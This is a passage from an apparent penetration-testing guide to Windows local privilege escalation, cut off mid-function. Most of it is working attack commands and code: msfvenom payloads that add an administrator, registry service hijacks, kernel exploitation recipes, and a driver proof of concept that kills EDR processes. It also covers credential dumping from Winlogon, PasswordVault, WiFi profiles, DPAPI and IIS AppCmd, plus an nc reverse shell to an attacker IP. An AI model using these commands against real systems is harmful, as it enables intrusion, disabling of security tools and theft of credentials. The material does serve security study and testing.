**Note:** the public exploit implementation **locks the workstation** as part of the race. 697 698 Example tooling (RegPwn BOF / standalone):<sup>[[19]](#references)</sup> 699 700 ```bash 701 beacon> regpwn C:\payload.exe SYSTEM\CurrentControlSet\Services\msiserver ImagePath 702 beacon> regpwn C:\evil.dll SYSTEM\CurrentControlSet\Services\SomeService\Parameters ServiceDll 703 net start msiserver 704 ``` 705 706 ### Services registry AppendData/AddSubdirectory permissions 707 708 If you have this permission over a registry this means to **you can create sub registries from this one**. In case of Windows services this is **enough to execute arbitrary code:** 709 710 711 [Appenddata Addsubdirectory Permission Over Service Registry](/hacktricks/windows-hardening/windows-local-privilege-escalation/appenddata-addsubdirectory-permission-over-service-registry) 712 713 ### Unquoted Service Paths 714 715 If the path to an executable is not inside quotes, Windows will try to execute every ending before a space. 716 717 For example, for the path _C:\Program Files\Some Folder\Service.exe_ Windows will try to execute: 718 719 ```bash 720 C:\Program.exe 721 C:\Program Files\Some.exe 722 C:\Program Files\Some Folder\Service.exe 723 ``` 724 725 List all unquoted service paths, excluding those belonging to built-in Windows services: 726 727 ```bash 728 wmic service get name,pathname,displayname,startmode | findstr /i auto | findstr /i /v "C:\Windows" | findstr /i /v '\"' 729 wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows\system32" | findstr /i /v '\"' # Not only auto services 730 731 # Using PowerUp.ps1 732 Get-ServiceUnquoted -Verbose 733 ``` 734 735 ```bash 736 for /f "tokens=2" %%n in ('sc query state^= all^| findstr SERVICE_NAME') do ( 737 for /f "delims=: tokens=1*" %%r in ('sc qc "%%~n" ^| findstr BINARY_PATH_NAME ^| findstr /i /v /l /c:"c:\windows\system32" ^| findstr /v /c:"\""') do ( 738 echo %%~s | findstr /r /c:"[a-Z][ ][a-Z]" >nul 2>&1 && (echo %%n && echo %%~s && icacls %%s | findstr /i "(F) (M) (W) :\" | findstr /i ":\\ everyone authenticated users todos %username%") && echo. 739 ) 740 ) 741 ``` 742 743 ```bash 744 gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select PathName,DisplayName,Name 745 ``` 746 747 **You can detect and exploit** this vulnerability with metasploit: `exploit/windows/local/trusted\_service\_path` You can manually create a service binary with metasploit: 748 749 ```bash 750 msfvenom -p windows/exec CMD="net localgroup administrators username /add" -f exe-service -o service.exe 751 ``` 752 753 ### Recovery Actions 754 755 Windows allows users to specify actions to be taken if a service fails. This feature can be configured to point to a binary. If this binary is replaceable, privilege escalation might be possible. More details can be found in the [official documentation](<https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2008-R2-and-2008/cc753662(v=ws.11)?redirectedfrom=MSDN>). 756 757 ## Applications 758 759 ### Installed Applications 760 761 Check **permissions of the binaries** (maybe you can overwrite one and escalate privileges) and of the **folders** ([DLL Hijacking](dll-hijacking/index.html)). 762 763 ```bash 764 dir /a "C:\Program Files" 765 dir /a "C:\Program Files (x86)" 766 reg query HKEY_LOCAL_MACHINE\SOFTWARE 767 768 Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime 769 Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name 770 ``` 771 772 ### Write Permissions 773 774 Check if you can modify some config file to read some special file or if you can modify some binary that is going to be executed by an Administrator account (schedtasks). 775 776 A way to find weak folder/files permissions in the system is doing: 777 778 ```bash 779 accesschk.exe /accepteula 780 # Find all weak folder permissions per drive. 781 accesschk.exe -uwdqs Users c:\ 782 accesschk.exe -uwdqs "Authenticated Users" c:\ 783 accesschk.exe -uwdqs "Everyone" c:\ 784 # Find all weak file permissions per drive. 785 accesschk.exe -uwqs Users c:\*.* 786 accesschk.exe -uwqs "Authenticated Users" c:\*.* 787 accesschk.exe -uwdqs "Everyone" c:\*.* 788 ``` 789 790 ```bash 791 icacls "C:\Program Files\*" 2>nul | findstr "(F) (M) :\" | findstr ":\ everyone authenticated users todos %username%" 792 icacls ":\Program Files (x86)\*" 2>nul | findstr "(F) (M) C:\" | findstr ":\ everyone authenticated users todos %username%" 793 ``` 794 795 ```bash 796 Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select -ExpandProperty IdentityReference) -match 'Everyone'} } catch {}} 797 798 Get-ChildItem 'C:\Program Files\*','C:\Program Files (x86)\*' | % { try { Get-Acl $_ -EA SilentlyContinue | Where {($_.Access|select -ExpandProperty IdentityReference) -match 'BUILTIN\Users'} } catch {}} 799 ``` 800 801 ### Notepad++ plugin autoload persistence/execution 802 803 Notepad++ autoloads any plugin DLL under its `plugins` subfolders. If a writable portable/copy install is present, dropping a malicious plugin gives automatic code execution inside `notepad++.exe` on every launch (including from `DllMain` and plugin callbacks). 804 805 [Notepad Plus Plus Plugin Autoload Persistence](/hacktricks/windows-hardening/windows-local-privilege-escalation/notepad-plus-plus-plugin-autoload-persistence) 806 807 ### Run at startup 808 809 **Check if you can overwrite some registry or binary that is going to be executed by a different user.**\ 810 **Read** the **following page** to learn more about interesting **autoruns locations to escalate privileges**: 811 812 813 [Privilege Escalation With Autorun Binaries](/hacktricks/windows-hardening/windows-local-privilege-escalation/privilege-escalation-with-autorun-binaries) 814 815 ### Drivers 816 817 Look for possible **third party weird/vulnerable** drivers 818 819 ```bash 820 driverquery 821 driverquery.exe /fo table 822 driverquery /SI 823 ``` 824 825 If a driver exposes an arbitrary kernel read/write primitive (common in poorly designed IOCTL handlers), you can escalate by stealing a SYSTEM token directly from kernel memory.<sup>[[13]](#references)</sup> See the step‑by‑step technique here: 826 827 [Arbitrary Kernel Rw Token Theft](/hacktricks/windows-hardening/windows-local-privilege-escalation/arbitrary-kernel-rw-token-theft) 828 829 For race-condition bugs where the vulnerable call opens an attacker-controlled Object Manager path, deliberately slowing the lookup (using max-length components or deep directory chains) can stretch the window from microseconds to tens of microseconds: 830 831 [Kernel Race Condition Object Manager Slowdown](/hacktricks/windows-hardening/windows-local-privilege-escalation/kernel-race-condition-object-manager-slowdown) 832 833 #### Cancel-safe queue UAFs, paged-pool disclosures, and I/O ring pivots 834 835 Some Windows kernel LPE chains can be built from two individually weak bugs: a **cancel-safe queue lifetime race** that frees a request/CBD while the queue lock is still held, and a **lock-release-before-copy** disclosure that leaks a freed paged-pool allocation during `RtlCopyToUser`.<sup>[[29]](#references)</sup> 836 837 Audit and exploitation notes: 838 839 - **Free-under-lock + cancel afterwards**: look for a success path that does **Acquire -> CompleteRequest/free -> Release** while the cancel path does **Acquire -> RemoveIo(stale pointer) -> Release -> CompleteCanceledIo**. If the success path reaches `FltCompletePendedPreOperation` / `FltpFreeIrpCtrl` before releasing the CBDQ/CSQ lock, a thread blocked in `NtCancelIoFileEx -> IopCsqCancelRoutine` can resume later and pass a freed `PFLT_CALLBACK_DATA` back into the driver's remove callback. 840 - **Reclaim the freed queue object** with a same-sized, attacker-controlled paged-pool allocation. `NPFS` Data Queue Entries are useful because the payload and size are controllable and you can later probe them with pipe read/peek operations. If the freed object embeds list links, overwrite them with a **cyclic list of fake request nodes in user memory** so the driver repeatedly processes attacker-defined request structures instead of terminating at the original list head. 841 - **Upgrade a predictable write**: if the fake request redirects a nested context pointer used by bookkeeping writes (timestamps / QPC / refcount-adjacent fields), you may get an **address-controlled but not value-controlled** kernel write. In that case, target a sprayed pool object's **length/size** field instead of a final code/data pointer, then enumerate the spray until the corrupted object yields an **out-of-bounds paged-pool read**. 842 - **Raceable disclosure pattern**: any syscall that does `ptr = obj->Buffer; unlock(obj); RtlCopyToUser(dst, ptr, size)` is a strong candidate. Reliability improves when the attacker can enlarge the copied buffer (for example by adding many list/resource entries that increase a serializer's final allocation size), because the longer copy widens the replacement window without necessarily crashing the machine. 843 - **Pointer-rich refill targets**: Windows **I/O ring** registered-buffer arrays are excellent disclosure targets because their paged-pool size is attacker-controlled (`8 * regBufferCnt`) and each element is a kernel pointer to an `_IOP_MC_BUFFER_ENTRY`. Leak one of these arrays, recover the surrounding `IORING_OBJECT`, then corrupt **`RegBuffers`** and **`RegBuffersCount`** so subsequent I/O ring operations consume attacker-forged entries and provide arbitrary kernel read/write. If the only available write gives you a stable byte (for example from `KUSER_SHARED_DATA+0x14`), use **overlapping unaligned writes** to build a repeated-byte user pointer such as `0x0101010101010101`, map it with `VirtualAlloc`, and place the forged registered-buffer array there.<sup>[[30]](#references)</sup> 844 845 Useful debugging indicators: 846 847 ```text 848 NtCancelIoFileEx -> IopCsqCancelRoutine -> <driver>!RemoveIo 849 <driver> success path: Acquire -> CompleteRequest/free -> Release 850 RtlCopyToUser after releasing the object lock 851 ExAllocatePool2(..., 8 * regBufferCnt, 'BRrI')-style variable-sized pointer arrays 852 ``` 853 854 Once you obtain arbitrary kernel read/write from the corrupted I/O ring, steal a SYSTEM token using the standard post-primitive workflow: 855 856 [Arbitrary Kernel Rw Token Theft](/hacktricks/windows-hardening/windows-local-privilege-escalation/arbitrary-kernel-rw-token-theft) 857 858 #### Registry hive memory corruption primitives 859 860 Modern hive vulnerabilities let you groom deterministic layouts, abuse writable HKLM/HKU descendants, and convert metadata corruption into kernel paged-pool overflows without a custom driver. Learn the full chain here: 861 862 [Windows Registry Hive Exploitation](/hacktricks/windows-hardening/windows-local-privilege-escalation/windows-registry-hive-exploitation) 863 864 #### `RtlQueryRegistryValues` direct-mode type confusion from attacker-controlled paths 865 866 Some drivers accept a registry path from userland, validate only that it is a sane UTF-16 string, and then call `RtlQueryRegistryValues(RTL_REGISTRY_ABSOLUTE, userPath, ...)` with `RTL_QUERY_REGISTRY_DIRECT` into a stack scalar such as `int readValue`. If `RTL_QUERY_REGISTRY_TYPECHECK` is missing, `EntryContext` is interpreted according to the **actual** registry type, not the type the developer expected. 867 868 This creates two useful primitives:<sup>[[24]](#references)[[25]](#references)</sup> 869 870 - **Confused deputy / oracle**: a user-controlled absolute `\Registry\...` path lets the driver query attacker-chosen keys, leak existence through return codes/logs, and sometimes read values the caller could not access directly. 871 - **Kernel memory corruption**: a scalar destination such as `&readValue` becomes type-confused as a `REG_QWORD`, `UNICODE_STRING`, or sized binary buffer depending on the registry value type. 872 873 Practical exploitation notes: 874 875 - **Windows 8+ mitigation**: if the query hits an **untrusted hive** with `RTL_QUERY_REGISTRY_DIRECT` but without `RTL_QUERY_REGISTRY_TYPECHECK`, kernel callers crash with `KERNEL_SECURITY_CHECK_FAILURE (0x139)`. To keep exploitability, look for **attacker-writable keys inside trusted system hives** instead of staging values under `HKCU`. 876 - **Trusted-hive staging**: use NtObjectManager to enumerate writable descendants of `\Registry\Machine`, and re-run the scan with a duplicated **low-integrity** token to find keys reachable from sandboxed contexts:<sup>[[26]](#references)</sup> 877 878 ```powershell 879 Get-AccessibleKey \Registry\Machine -Recurse -Access SetValue 880 $token = Get-NtToken -Primary -Duplicate -IntegrityLevel Low 881 Get-AccessibleKey \Registry\Machine -Recurse -Access SetValue -Token $token 882 ``` 883 884 - **`REG_QWORD`**: an 8-byte direct write into a 4-byte `int` corrupts adjacent stack data and can partially overwrite a nearby callback/function pointer. 885 - **`REG_SZ` / `REG_EXPAND_SZ`**: direct mode expects `EntryContext` to point to a `UNICODE_STRING`. If the code first loads an attacker-controlled `REG_DWORD` into a stack scalar and then reuses that same buffer for a string read, the attacker controls `Length`/`MaximumLength` and partially influences the `Buffer` pointer, yielding a semi-controlled kernel write. 886 - **`REG_BINARY`**: for large binary data, direct mode treats the first `LONG` at `EntryContext` as a signed buffer size. If a prior `REG_DWORD` read leaves a **negative** attacker-controlled value in the reused scalar, the next `REG_BINARY` query copies attacker bytes directly over adjacent stack slots, which is often the cleanest path to full callback-pointer overwrite. 887 888 Strong hunting pattern: **heterogeneous registry reads into the same stack variable without reinitializing it**. Grep for `RTL_REGISTRY_ABSOLUTE`, `RTL_QUERY_REGISTRY_DIRECT`, reused `EntryContext` pointers, and code paths where the first registry read controls whether a second read happens. 889 890 #### Abusing missing FILE_DEVICE_SECURE_OPEN on device objects (LPE + EDR kill) 891 892 Some signed third‑party drivers create their device object with a strong SDDL via IoCreateDeviceSecure but forget to set FILE_DEVICE_SECURE_OPEN in DeviceCharacteristics. Without this flag, the secure DACL is not enforced when the device is opened through a path containing an extra component, letting any unprivileged user obtain a handle by using a namespace path like:<sup>[[14]](#references)</sup> 893 894 - \\ .\\DeviceName\\anything 895 - \\ .\\amsdk\\anyfile (from a real-world case) 896 897 Once a user can open the device, privileged IOCTLs exposed by the driver can be abused for LPE and tampering. Example capabilities observed in the wild: 898 - Return full-access handles to arbitrary processes (token theft / SYSTEM shell via DuplicateTokenEx/CreateProcessAsUser). 899 - Unrestricted raw disk read/write (offline tampering, boot-time persistence tricks). 900 - Terminate arbitrary processes, including Protected Process/Light (PP/PPL), allowing AV/EDR kill from user land via kernel. 901 902 Minimal PoC pattern (user mode): 903 ```c 904 // Example based on a vulnerable antimalware driver 905 #define IOCTL_REGISTER_PROCESS 0x80002010 906 #define IOCTL_TERMINATE_PROCESS 0x80002048 907 908 HANDLE h = CreateFileA("\\\\.\\amsdk\\anyfile", GENERIC_READ|GENERIC_WRITE, 0, 0, OPEN_EXISTING, 0, 0); 909 DWORD me = GetCurrentProcessId(); 910 DWORD target = /* PID to kill or open */; 911 DeviceIoControl(h, IOCTL_REGISTER_PROCESS, &me, sizeof(me), 0, 0, 0, 0); 912 DeviceIoControl(h, IOCTL_TERMINATE_PROCESS, &target, sizeof(target), 0, 0, 0, 0); 913 ``` 914 915 Mitigations for developers 916 - Always set FILE_DEVICE_SECURE_OPEN when creating device objects intended to be restricted by a DACL. 917 - Validate caller context for privileged operations. Add PP/PPL checks before allowing process termination or handle returns. 918 - Constrain IOCTLs (access masks, METHOD_*, input validation) and consider brokered models instead of direct kernel privileges. 919 920 Detection ideas for defenders 921 - Monitor user-mode opens of suspicious device names (e.g., \\ .\\amsdk*) and specific IOCTL sequences indicative of abuse. 922 - Enforce Microsoft’s vulnerable driver blocklist (HVCI/WDAC/Smart App Control) and maintain your own allow/deny lists. 923 924 925 ## PATH DLL Hijacking 926 927 If you have **write permissions inside a folder present on PATH** you could be able to hijack a DLL loaded by a process and **escalate privileges**.<sup>[[2]](#references)</sup> 928 929 Check permissions of all folders inside PATH: 930 931 ```bash 932 for %%A in ("%path:;=";"%") do ( cmd.exe /c icacls "%%~A" 2>nul | findstr /i "(F) (M) (W) :\" | findstr /i ":\\ everyone authenticated users todos %username%" && echo. ) 933 ``` 934 935 For more information about how to abuse this check: 936 937 938 [Writable Sys Path Dll Hijacking Privesc](/hacktricks/windows-hardening/windows-local-privilege-escalation/dll-hijacking/writable-sys-path-dll-hijacking-privesc) 939 940 ## Node.js / Electron module resolution hijacking via `C:\node_modules` 941 942 This is a **Windows uncontrolled search path** variant that affects **Node.js** and **Electron** applications when they perform a bare import such as `require("foo")` and the expected module is **missing**.<sup>[[20]](#references)</sup> 943 944 Node resolves packages by walking up the directory tree and checking `node_modules` folders on each parent. On Windows, that walk can reach the drive root, so an application launched from `C:\Users\Administrator\project\app.js` may end up probing:<sup>[[21]](#references)</sup> 945 946 1. `C:\Users\Administrator\project\node_modules\foo` 947 2. `C:\Users\Administrator\node_modules\foo` 948 3. `C:\Users\node_modules\foo` 949 4. `C:\node_modules\foo` 950 951 If a **low-privileged user** can create `C:\node_modules`, they can plant a malicious `foo.js` (or package folder) and wait for a **higher-privileged Node/Electron process** to resolve the missing dependency. The payload executes in the security context of the victim process, so this becomes **LPE** whenever the target runs as an administrator, from an elevated scheduled task/service wrapper, or from an auto-started privileged desktop app. 952 953 This is especially common when: 954 955 - a dependency is declared in `optionalDependencies`<sup>[[22]](#references)</sup> 956 - a third-party library wraps `require("foo")` in `try/catch` and continues on failure 957 - a package was removed from production builds, omitted during packaging, or failed to install 958 - the vulnerable `require()` lives deep inside the dependency tree instead of in the main application code 959 960 ### Hunting vulnerable targets 961 962 Use **Procmon** to prove the resolution path:<sup>[[23]](#references)</sup> 963 964 - Filter by `Process Name` = target executable (`node.exe`, the Electron app EXE, or the wrapper process) 965 - Filter by `Path` `contains` `node_modules` 966 - Focus on `NAME NOT FOUND` and the final successful open under `C:\node_modules` 967 968 Useful code-review patterns in unpacked `.asar` files or application sources: 969 970 ```bash 971 rg -n 'require\\("[^./]' . 972 rg -n "require\\('[^./]" . 973 rg -n 'optionalDependencies' . 974 rg -n 'try[[:space:]]*\\{[[:space:][:print:]]*require\\(' . 975 ``` 976 977 ### Exploitation 978 979 1. Identify the **missing package name** from Procmon or source review. 980 2. Create the root lookup directory if it does not already exist: 981 982 ```powershell 983 mkdir C:\node_modules 984 ``` 985 986 3. Drop a module with the exact expected name: 987 988 ```javascript 989 // C:\node_modules\foo.js 990 require("child_process").exec("calc.exe") 991 module.exports = {} 992 ``` 993 994 4. Trigger the victim application. If the application attempts `require("foo")` and the legitimate module is absent, Node may load `C:\node_modules\foo.js`. 995 996 Real-world examples of missing optional modules that fit this pattern include `bluebird` and `utf-8-validate`, but the **technique** is the reusable part: find any **missing bare import** that a privileged Windows Node/Electron process will resolve. 997 998 ### Detection and hardening ideas 999 1000 - Alert when a user creates `C:\node_modules` or writes new `.js` files/packages there. 1001 - Hunt for high-integrity processes reading from `C:\node_modules\*`. 1002 - Package all runtime dependencies in production and audit `optionalDependencies` usage. 1003 - Review third-party code for silent `try { require("...") } catch {}` patterns. 1004 - Disable optional probes when the library supports it (for example, some `ws` deployments can avoid the legacy `utf-8-validate` probe with `WS_NO_UTF_8_VALIDATE=1`). 1005 1006 ## Network 1007 1008 ### Shares 1009 1010 ```bash 1011 net view #Get a list of computers 1012 net view /all /domain [domainname] #Shares on the domains 1013 net view \\computer /ALL #List shares of a computer 1014 net use x: \\computer\share #Mount the share locally 1015 net share #Check current shares 1016 ``` 1017 1018 ### hosts file 1019 1020 Check for other known computers hardcoded on the hosts file 1021 1022 ```text 1023 type C:\Windows\System32\drivers\etc\hosts 1024 ``` 1025 1026 ### Network Interfaces & DNS 1027 1028 ```text 1029 ipconfig /all 1030 Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address 1031 Get-DnsClientServerAddress -AddressFamily IPv4 | ft 1032 ``` 1033 1034 ### Open Ports 1035 1036 Check for **restricted services** from the outside 1037 1038 ```bash 1039 netstat -ano #Opened ports? 1040 ``` 1041 1042 ### Routing Table 1043 1044 ```text 1045 route print 1046 Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex 1047 ``` 1048 1049 ### ARP Table 1050 1051 ```text 1052 arp -A 1053 Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,L 1054 ``` 1055 1056 ### Firewall Rules 1057 1058 [**Check this page for Firewall related commands**](/hacktricks/windows-hardening/basic-cmd-for-pentesters#firewall) **(list rules, create rules, turn off, turn off...)** 1059 1060 More[ commands for network enumeration here](/hacktricks/windows-hardening/basic-cmd-for-pentesters#network) 1061 1062 ### Windows Subsystem for Linux (wsl) 1063 1064 ```bash 1065 C:\Windows\System32\bash.exe 1066 C:\Windows\System32\wsl.exe 1067 ``` 1068 1069 Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe` 1070 1071 If you get root user you can listen on any port (the first time you use `nc.exe` to listen on a port it will ask via GUI if `nc` should be allowed by the firewall). 1072 1073 ```bash 1074 wsl whoami 1075 ./ubuntun1604.exe config --default-user root 1076 wsl whoami 1077 wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE' 1078 ``` 1079 1080 To easily start bash as root, you can try `--default-user root` 1081 1082 You can explore the `WSL` filesystem in the folder `C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\` 1083 1084 ## Windows Credentials 1085 1086 ### Winlogon Credentials 1087 1088 ```bash 1089 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr /i "DefaultDomainName DefaultUserName DefaultPassword AltDefaultDomainName AltDefaultUserName AltDefaultPassword LastUsedUsername" 1090 1091 #Other way 1092 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultDomainName 1093 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName 1094 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword 1095 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultDomainName 1096 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultUserName 1097 reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultPassword 1098 ``` 1099 1100 ### Credentials manager / Windows vault 1101 1102 From [https://www.neowin.net/news/windows-7-exploring-credential-manager-and-windows-vault](https://www.neowin.net/news/windows-7-exploring-credential-manager-and-windows-vault)<sup>[[34]](#references)</sup>\ 1103 Windows Vault stores user credentials for servers, websites, and other programs that **Windows** can use to **log users in automatically**. At first, this might sound as though users can store credentials for sites such as Facebook, Twitter, or Gmail and have browsers log in automatically, but that is not how it works. 1104 1105 Windows Vault stores credentials that Windows can log in the users automatically, which means that any **Windows application that needs credentials to access a resource** (server or a website) **can make use of this Credential Manager** & Windows Vault and use the credentials supplied instead of users entering the username and password all the time. 1106 1107 Unless the applications interact with Credential Manager, I don't think it is possible for them to use the credentials for a given resource. So, if your application wants to make use of the vault, it should somehow **communicate with the credential manager and request the credentials for that resource** from the default storage vault. 1108 1109 Use the `cmdkey` to list the stored credentials on the machine. 1110 1111 ```bash 1112 cmdkey /list 1113 Currently stored credentials: 1114 Target: Domain:interactive=WORKGROUP\Administrator 1115 Type: Domain Password 1116 User: WORKGROUP\Administrator 1117 ``` 1118 1119 Then you can use `runas` with the `/savecred` options in order to use the saved credentials. The following example is calling a remote binary via an SMB share. 1120 1121 ```bash 1122 runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe" 1123 ``` 1124 1125 Using `runas` with a provided set of credential. 1126 1127 ```bash 1128 C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\users\Public\nc.exe -nc <attacker-ip> 4444 -e cmd.exe" 1129 ``` 1130 1131 Note that mimikatz, lazagne, [credentialfileview](https://www.nirsoft.net/utils/credentials_file_view.html), [VaultPasswordView](https://www.nirsoft.net/utils/vault_password_view.html), or from [Empire Powershells module](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/dumpCredStore.ps1). 1132 1133 ### UWP PasswordVault / Credential Locker 1134 1135 Modern Windows UWP applications, Microsoft Edge, and modern system services store authentication tokens and plaintext passwords inside the Universal Windows Platform (UWP) `PasswordVault` (also exposed as `Web Credentials` in `vaultcmd`). This storage space is session-isolated and can be decrypted natively without administrative or `SeDebugPrivilege` rights. 1136 1137 Execute this PowerShell command inside the user's active session to instantly dump and decrypt all stored usernames and plaintext passwords: 1138 1139 ```powershell 1140 [void][Windows.Security.Credentials.PasswordVault,Windows.Security.Credentials,ContentType=WindowsRuntime]; $v = New-Object Windows.Security.Credentials.PasswordVault; $v.RetrieveAll() | ForEach-Object { try { $_.RetrievePassword(); $_ } catch {} } | Select-Object Resource, UserName, Password | Format-List 1141 ``` 1142 1143 ### DPAPI 1144 1145 The **Data Protection API (DPAPI)** provides a method for symmetric encryption of data, predominantly used within the Windows operating system for the symmetric encryption of asymmetric private keys. This encryption leverages a user or system secret to significantly contribute to entropy. 1146 1147 **DPAPI enables the encryption of keys through a symmetric key that is derived from the user's login secrets**. In scenarios involving system encryption, it utilizes the system's domain authentication secrets. 1148 1149 Encrypted user RSA keys, by using DPAPI, are stored in the `%APPDATA%\Microsoft\Protect\{SID}` directory, where `{SID}` represents the user's [Security Identifier](https://en.wikipedia.org/wiki/Security_Identifier). **The DPAPI key, co-located with the master key that safeguards the user's private keys in the same file**, typically consists of 64 bytes of random data. (It's important to note that access to this directory is restricted, preventing listing its contents via the `dir` command in CMD, though it can be listed through PowerShell). 1150 1151 ```bash 1152 Get-ChildItem C:\Users\USER\AppData\Roaming\Microsoft\Protect\ 1153 Get-ChildItem C:\Users\USER\AppData\Local\Microsoft\Protect\ 1154 ``` 1155 1156 You can use **mimikatz module** `dpapi::masterkey` with the appropriate arguments (`/pvk` or `/rpc`) to decrypt it. 1157 1158 The **credentials files protected by the master password** are usually located in: 1159 1160 ```bash 1161 dir C:\Users\username\AppData\Local\Microsoft\Credentials\ 1162 dir C:\Users\username\AppData\Roaming\Microsoft\Credentials\ 1163 Get-ChildItem -Hidden C:\Users\username\AppData\Local\Microsoft\Credentials\ 1164 Get-ChildItem -Hidden C:\Users\username\AppData\Roaming\Microsoft\Credentials\ 1165 ``` 1166 1167 You can use **mimikatz module** `dpapi::cred` with the appropriate `/masterkey` to decrypt.\ 1168 You can **extract many DPAPI** **masterkeys** from **memory** with the `sekurlsa::dpapi` module (if you are root). 1169 1170 1171 [Dpapi Extracting Passwords](/hacktricks/windows-hardening/windows-local-privilege-escalation/dpapi-extracting-passwords) 1172 1173 ### PowerShell Credentials 1174 1175 **PowerShell credentials** are often used for **scripting** and automation tasks as a way to store encrypted credentials conveniently. The credentials are protected using **DPAPI**, which typically means they can only be decrypted by the same user on the same computer they were created on. 1176 1177 To **decrypt** a PS credentials from the file containing it you can do: 1178 1179 ```bash 1180 PS C:\> $credential = Import-Clixml -Path 'C:\pass.xml' 1181 PS C:\> $credential.GetNetworkCredential().username 1182 1183 john 1184 1185 PS C:\htb> $credential.GetNetworkCredential().password 1186 1187 JustAPWD! 1188 ``` 1189 1190 ### Wifi 1191 1192 ```bash 1193 #List saved Wifi using 1194 netsh wlan show profile 1195 #To get the clear-text password use 1196 netsh wlan show profile <SSID> key=clear 1197 #Oneliner to extract all wifi passwords 1198 cls & echo. & for /f "tokens=3,* delims=: " %a in ('netsh wlan show profiles ^| find "Profile "') do @echo off > nul & (netsh wlan show profiles name="%b" key=clear | findstr "SSID Cipher Content" | find /v "Number" & echo.) & @echo on* 1199 ``` 1200 1201 ### Saved RDP Connections 1202 1203 You can find them on `HKEY_USERS\<SID>\Software\Microsoft\Terminal Server Client\Servers\`\ 1204 and in `HKCU\Software\Microsoft\Terminal Server Client\Servers\` 1205 1206 ### Recently Run Commands 1207 1208 ```text 1209 HCU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 1210 HKCU\<SID>\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RunMRU 1211 ``` 1212 1213 ### **Remote Desktop Credential Manager** 1214 1215 ```text 1216 %localappdata%\Microsoft\Remote Desktop Connection Manager\RDCMan.settings 1217 ``` 1218 1219 Use the **Mimikatz** `dpapi::rdg` module with appropriate `/masterkey` to **decrypt any .rdg files**\ 1220 You can **extract many DPAPI masterkeys** from memory with the Mimikatz `sekurlsa::dpapi` module 1221 1222 ### Sticky Notes 1223 1224 People often use the StickyNotes app on Windows workstations to **save passwords** and other information, not realizing it is a database file. This file is located at `C:\Users\<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite` and is always worth searching for and examining. 1225 1226 ### AppCmd.exe 1227 1228 **Note that to recover passwords from AppCmd.exe you need to be Administrator and run under a High Integrity level.**\ 1229 **AppCmd.exe** is located in the `%systemroot%\system32\inetsrv\` directory.\ 1230 If this file exists then it is possible that some **credentials** have been configured and can be **recovered**. 1231 1232 This code was extracted from [**PowerUP**](https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1): 1233 1234 ```bash 1235 function Get-ApplicationHost { 1236 $OrigError = $ErrorActionPreference 1237 $ErrorActionPreference = "SilentlyContinue" 1238 1239 # Check if appcmd.exe exists 1240 if (Test-Path ("$Env:SystemRoot\System32\inetsrv\appcmd.exe")) { 1241 # Create data table to house results 1242 $DataTable = New-Object System.Data.DataTable 1243 1244 # Create and name columns in the data table 1245 $Null = $DataTable.Columns.Add("user") 1246 $Null = $DataTable.Columns.Add("pass") 1247 $Null = $DataTable.Columns.Add("type") 1248 $Null = $DataTable.Columns.Add("vdir") 1249 $Null = $DataTable.Columns.Add("apppool") 1250 1251 # Get list of application pools 1252 Invoke-Expression "$Env:SystemRoot\System32\inetsrv\appcmd.exe list apppools /text:name" | ForEach-Object { 1253 1254 # Get application pool name 1255 $PoolName = $_ 1256 1257 # Get username 1258 $PoolUserCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list apppool " + "`"$PoolName`" /text:processmodel.username" 1259 $PoolUser = Invoke-Expression $PoolUserCmd 1260 1261 # Get password 1262 $PoolPasswordCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list apppool " + "`"$PoolName`" /text:processmodel.password" 1263 $PoolPassword = Invoke-Expression $PoolPasswordCmd 1264 1265 # Check if credentials exists 1266 if (($PoolPassword -ne "") -and ($PoolPassword -isnot [system.array])) { 1267 # Add credentials to database 1268 $Null = $DataTable.Rows.Add($PoolUser, $PoolPassword,'Application Pool','NA',$PoolName) 1269 } 1270 } 1271 1272 # Get list of virtual directories 1273 Invoke-Expression "$Env:SystemRoot\System32\inetsrv\appcmd.exe list vdir /text:vdir.name" | ForEach-Object { 1274 1275 # Get Virtual Directory Name 1276 $VdirName = $_ 1277 1278 # Get username 1279 $VdirUserCmd = "$Env:SystemRoot\System32\inetsrv\appcmd.exe list vdir " + "`"$VdirName`" /text:userName" 1280 $VdirUser = Invoke-Expression $VdirUserCmd 1281 1282 # Get password 1283 